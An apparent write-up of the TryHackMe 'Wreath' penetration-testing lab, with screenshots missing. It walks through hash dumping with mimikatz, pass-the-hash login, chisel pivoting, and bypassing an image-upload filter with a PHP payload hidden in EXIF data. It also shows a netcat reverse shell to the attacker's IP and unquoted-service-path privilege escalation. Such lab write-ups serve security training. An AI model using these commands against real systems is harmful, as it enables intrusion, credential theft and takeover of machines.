
We also can RDP to the machine:



We have run mimikatz and dumped Administrator's and Thomas's hashes:




We recovered Thomas's password:





Back to evil-winrm, we logged in as Administrator using pass-the-hash feature of the tool:


evil-winrm -u Administrator -H ADMIN_HASH -i 10.200.85.150 -s /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/

We modified firewall rules, uploaded chisel, and set up a proxy to access Thomas's PC:










Now we were able to browse through the website:



Back to the GitStack, we downloaded the Website.git and used extractor.sh on .git:

```
┌──(kali㉿kali)-[~/Desktop/THM/Wreath]
└─$ ./GitTools/Extractor/extractor.sh Website Website
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[+] Found commit: 70dde80cc19ec7670456799673889 4828f4ee895
[+] Found folder: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/css
[+] Found file: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/css/.DS_Store
[+] Found file: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/css/bootstrap.min.css
[+] Found file: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/css/font-awesome.min.css
[+] Found file: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/css/style.css
[+] Found file: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/favicon.png
[+] Found folder: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts
[+] Found file: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/.DS_Store
[+] Found file: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/FontAwesome.otf
[+] Found file: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/fontawesome-webfont.eot
[+] Found file: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/fontawesome-webfont.svg
[+] Found file: /home/kali/Desktop/THM/Wreath/Website/0-70dde80cc19ec7670456799673889 4828f4ee895/fonts/fontawesome-webfont.ttf
```

Commit-meta.txt:

```
┌──(kali㉿kali)-[~/Desktop/THM/Wreath/Website]
└─$ separator="════════════════════════════════"; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"


0-70dde80cc19ec7670456799673889 4828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


1-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef59674122026 7e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


2-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889 4828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end
```

Based on the parrent number we can deduct that the commit we are looking for is:


```
1-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter
```


```
┌──(kali㉿kali)-[~/…/THM/Wreath/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ find . -name "*.php"
./resources/index.php
```

The code for the upload page:


```php
<?php

        if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
                $target = "uploads/".basename($_FILES["file"]["name"]);
                $goodExts = ["jpg", "jpeg", "png", "gif"];
                if(file_exists($target)){
                        header("location: ./?msg=Exists");
                        die();
                }
                $size = getimagesize($_FILES["file"]["tmp_name"]);
                if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                        header("location: ./?msg=Fail");
                        die();
                }
                move_uploaded_file($_FILES["file"]["tmp_name"], $target);
                header("location: ./?msg=Success");
                die();
        } else if ($_SERVER["REQUEST_METHOD"] == "post"){
                header("location: ./?msg=Method");
        }


        if(isset($_GET["msg"])){
                $msg = $_GET["msg"];
                switch ($msg) {
                        case "Success":
                                $res = "File uploaded successfully!";
                                break;
                        case "Fail":
                                $res = "Invalid File Type";
                                break;
                        case "Exists":
                                $res = "File already exists";
                                break;
                        case "Method":
                                $res = "No file send";
                                break;

                }
        }
?>
<!DOCTYPE html>
<html lang=en>
        <!-- ToDo:
                - Finish the styling: it looks awful
                - Get Ruby more food. Greedy animal is going through it too fast
                - Upgrade the filter on this page. Can't rely on basic auth for everything
                - Phone Mrs Walker about the neighbourhood watch meetings
        -->
        <head>
                <title>Ruby Pictures</title>
                <meta charset="utf-8">
                <meta name="viewport" content="width=device-width, initial-scale=1.0">
                <link rel="stylesheet" type="text/css" href="assets/css/Andika.css">
                <link rel="stylesheet" type="text/css" href="assets/css/styles.css">
        </head>
        <body>
                <main>
                        <h1>Welcome Thomas!</h1>
                        <h2>Ruby Image Upload Page</h2>
                        <form method="post" enctype="multipart/form-data">
                                <input type="file" name="file" id="fileEntry" required, accept="image/jpeg,image/png,image/gif">
                                <input type="submit" name="upload" id="fileSubmit" value="Upload">
                        </form>
                        <p id=res><?php if (isset($res)){ echo $res; };?></p>
```

We were able log into /resourcesdirectory with previously gathered Thomas's credentials:






We uploaded a test image, and were able to access it in the /uploads




Prepare image for testing code execution:

```
┌──(kali㉿kali)-[~/Desktop/THM/Wreath]
└─$ exiftool test-screeck.png.php
ExifTool Version Number         : 12.65
File Name                       : test-screeck.png.php
Directory                       : .
File Size                       : 4.5 kB
File Modification Date/Time     : 2023:09:22 06:55:11-04:00
File Access Date/Time           : 2023:09:22 06:55:11-04:00
File Inode Change Date/Time     : 2023:09:22 06:55:11-04:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 204
Image Height                    : 248
Bit Depth                       : 8
Color Type                      : Palette
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Palette                         : (Binary data 240 bytes, use -b option to extract)
Image Size                      : 204×248
Megapixels                      : 0.051

┌──(kali㉿kali)-[~/Desktop/THM/Wreath]
└─$ exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test-screeck.png.php
    1 image files updated
```


We have php code execution:




Initial payload:



Payload obfuscation:



Final payload:




Creating shell file:


It worked:

We uploaded NetCat and got the reverse shell:

powershell.exe c:\\windows\\temp\\nc-screeck.exe 10.50.86.160 500 -e cmd.exe



We have done enumeration and found Unquoted Service Path vulnerability on SystemExplorerHelpService service:



We had write access to the service directory:

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0×1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0×1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0×1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```

Malicious code:

We uploaded the code and copied it to the service directory as system.exe

```
C:\Users\Thomas\AppData\Local\Temp>copy %TEMP%\wrap-screeck.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrap-screeck.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

